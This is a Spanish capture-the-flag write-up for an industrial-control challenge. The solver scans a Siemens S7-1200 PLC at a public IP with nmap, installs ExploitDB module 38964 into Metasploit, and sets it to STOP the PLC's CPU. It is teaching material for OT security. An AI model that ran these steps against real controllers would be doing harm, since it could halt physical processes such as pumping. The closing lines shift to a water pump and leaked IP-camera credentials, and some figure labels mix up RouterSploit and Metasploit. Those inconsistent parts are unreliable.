Writeups SUGUS CTF 2024 - Retos Patrocinados

Fundación Cidaut



CTF SUGUS 2024
”Pipeline Destruction”

Categoría: OT Hacking
Industrial Control System
PLC Firmwares

Autor Reto: Enrique Rodríguez Núñez

Contacto:
Mail: enrrod@cidaut.es
Linkedin: es.linkedin.com/in/enrrod

21 de Febrero de 2024

Contents

1 Enunciado **2**

2 Herramientas **2**

3 Inventario de Activos **2**

4 Notas del Autor **3**

5 Resolución **3**
5.1 Reconocimiento de Red y Aplicación 3
5.2 Análisis de Vulnerabilidades 4
5.3 Explotación con Metasploit 6

6 Flag **9**

7 Soluciones Alternativas **12**

1 Enunciado

Nuestro cliente ”PetrolMAX” ha estado experimentando fallos y detecciones en su cadena de producción, algunos de los sistemas instalados en la empresa se encuentran en ubicaciones remotas muy distantes y dirigen un proceso bombeo de petroleo por un petroducto internacional.

PetrolMax nos ha contratado una Auditoría Técnica y nos ha dado acceso a uno de sus sistemas de bombeo de petroleo ante la imposibilidad de tomar el control de sus propios sistemas, nos encargan que localicemos como están interactuando los atacantes con el sistema de bombeo y notifiquemos como están iniciando y deteniendo la maquinaria.

Se adjunta la IP de un PLC Siemens de uno de los tramos de bombeo de petroleo.

- Objetivos
  1. Identificación de dispositivos en Red Interna OT (Redes Industriales)
  2. Explotación de Rutinas ”Wired” en Firmware de PLCs
  3. Explotación por disrupción de servicios en redes Industriales
- Reconocimiento de Sistemas y Servicios en Red Interna
  1. Redes Internas Industriales
- Evaluación de Servicios y Aplicaciones
  1. Pentesting de Infraestructura Industrial

2 Herramientas

- Reconocimiento de Sistemas y Servicios
  1. nmap
     - Utilidad multiproposito de reconocimiento y enumeración
     - `https://nmap.org/`
- Evaluación de servicios y aplicaciones
  1. metasploit
     - Framework de explotación multiproposito
     - `https://github.com/threat9/routersploit`

3 Inventario de Activos

- PLC Siemens S71200
  1. Responde en IP/TCP 212.183.202.230:102
- Estación de Trabajo de Atacante
  1. La propia estación de trabajo de la persona que resuelve el reto

4 Notas del Autor

Este es un reto con consecuencias reales.

La Informática es frecuentemente utilizada para modelar procesos de negocio a partir de interfaces y lógicas que aparentan ser situaciones y lugares con un interés determinado. Una tienda online es valiosa porque el usuario y el comprador eligen creer que es una tienda, por ello los activos (imágenes) de esa tienda tienen un valor para el usuario porque representan lo que se pretende comprar. Así mismo el proceso de envio comienza porque el vendedor y su entorno la entiendan como tal.

Cuando la lógica no es la esperada por los usuarios el usuario suele creer que hay un problema en la aplicación o que ha sido atacada. Aquí un proceso físico esta Informatizado, la lógica debe ser clara, determinista y responsable. El daño no depende de lo que el usuario elija creer al ver los pixeles de una pantalla.

5 Resolución

Resolvemos siguiendo el modelo resumido de 5 etapas Hacking Ético o PTES, solamente necesitamos las 3 etapas iniciales para documentar el caso (Reconocimiento, Análisis y Explotación)

5.1 Reconocimiento de Red y Aplicación

En este caso nos centramos en identificar el sistema operativo, aunque este ya nos es dado en el enunciado, es conveniente saber sondear adecuadamente antes tomar cualquier decisión. Nuestro objetivo es obtener información del host/firewall a partir de los servicios/procesos que implementa y que se encuentran expuestos.

Conclusiones:

- Identificada una interfaz **iso-tsap** ISO-TP (Protocolo ISO de Capa de Transporte)

Linea de nmap: Enumeración TCP/102 ISO-TP

```
└─$ sudo nmap -Pn -sVC -p102 212.183.202.230
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 12:22 CET
Nmap scan report for 212.183.202.230.static.user.ono.com (212.183.202.230)
Host is up (0.042s latency).

PORT    STATE SERVICE  VERSION
102/tcp open  iso-tsap Siemens S7 PLC
| s7-info:
|   Module: 6ES7 214-1BE30-0XB0
|   Basic Hardware: 6ES7 214-1BE30-0XB0
|_  Version: 2.2.0
Service Info: Device: specialized

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.22 seconds
```

Figure 1: Enumeración TCP/102 ISO-TP

- (nmap) Nombre del ejecutables en linea de comandos
  - (-Pn) Saltar etapa de detección de hosts activos (sondear puertos indiscriminadamente)
  - (-p102) Puerto objetivo el TCP/102 (ISO-TP)
  - (-T4) Plantilla de temporización rapida (+Rendimiento y +Ruido)
  - (-sV) (Sintética) Equivalente a todos los script nse de enumeración de versiones
  - (-sC) (Sintética) Equivalente a ejecutar la categoría scripts default (–script ”default”)

5.2 Análisis de Vulnerabilidades

Este reto

Conclusiones

- El PLC Siemens S7-1200 tiene exploits públicos
- No es necesario desarrollar exploits propios
- Disponemos de un modulo de Metasploit que permite detener la CPU

Búsqueda ExploitDB 1




Figure 2: Búsqueda Abierta 1

Búsqueda ExploitDB 2:




Figure 3: Búsqueda en ExploitDB con searchsploit

Búsqueda ExploitDB 3:




Figure 4: En el orden equivalente a la **Figura 3**, lugar donde depositar el Exploit en Metasploit

Debemos tener en cuenta que el exploit que vamos ha utilizar no esta disponible directamente en la base de datos de Metasploit y deberemos de usar **Figura 4** para ubicar el exploit en la posición el directorio de módulos adecuado.

El Exploit que vamos a utilizar es:

- `SiemensSimaticS71200-CPUCommandModule(Metasploit)`
- ExploitDB: `https://www.exploit-db.com/exploits/38964`

5.3 Explotación con Metasploit

El exploit no se encuentra disponible de por si en la base de datos de Metasploit, por lo que debemos descargarlo de ExploitDB e introducirlo en el directorio adecuado. Para conocer el directorio donde situar el exploit podemos consultar searchsploit.

ExploitDB Descargas:




Figure 5: Descargamos desde ExploitDB

ExploitDB Descargas:




Figure 6: Archivo Ruby del Exploit

Dado que es un modulo de exploit de categoría `hardware/remote` debemos crear los directorios necesarios con el owner y grupo adecuados para que metasploit puede leerlos.

- Directorio de moduelos de explotación: `/usr/share/metasploit-framework/modules/exploits/`
- Directorios que tenemos que crear: `hardware/remote`
- Ruta Final: `/usr/share/metasploit-framework/modules/exploits/hardware/remote`

- Con el Exploit: `/usr/share/metasploit-framework/modules/exploits/hardware/remote/38964.rb`

Cambiar permisos a los directorios de Metasploit

- Desde el directorio `/usr/share/metasploit-framework/modules/exploits/`
- chown -R root:root hardware
- Tras Iniciar Metasploit es conveniente que actualizamos su base de datos ”updatedb”

Metasploit: Actualizar Base de Datos




Figure 7: Actualizamos la Base de Datos de Metasploit

Metasploit: Tras realizar updatedb podemos searchear el exploit con ”search”




Figure 8: Busqueda con search de ”hardware” y ”remote”

Metasploit: Configuración del Exploit

```
msf6 > use 4
msf6 auxiliary(hardware/remote/38964) > show options

Module options (auxiliary/hardware/remote/38964):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   FUNC     1                yes       func
   MODE     SCAN             yes       Mode select:
                                        START -- start PLC
                                        STOP  -- stop PLC
                                        SCAN  -- PLC scanner
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs
   RPORT    102              yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```

Figure 9: RouterSploit: Configurar el Exploit

Router Sploit: Resultados del Exploit

```
msf6 auxiliary(hardware/remote/38964) > set mode STOP
mode => STOP
msf6 auxiliary(hardware/remote/38964) > set rhost 212.183.202.230
rhost => 212.183.202.230
```

Figure 10: Configuración de Exploit

Router Sploit: Resultados del Exploit




Figure 11: Resultado del Exploit

Resultados:

- Resultado PLC STOP, Se detiene la CPU de proceso del PLC (Se detiene la Bomba de Agua)
- Resultado PLC START, Se inicia la CPU de proceso del PLC (Se inicia la Bomba de Agua)

Tras ejecutar el exploit conseguimos filtrar los credenciales de la cámara IP. Es interesante comprender como funciona esta tipo de explotaciones es importante consultar el código del exploit para comprender como es posible leer los credenciales ya sean mantenidos memoria o disco de la cámara IP.

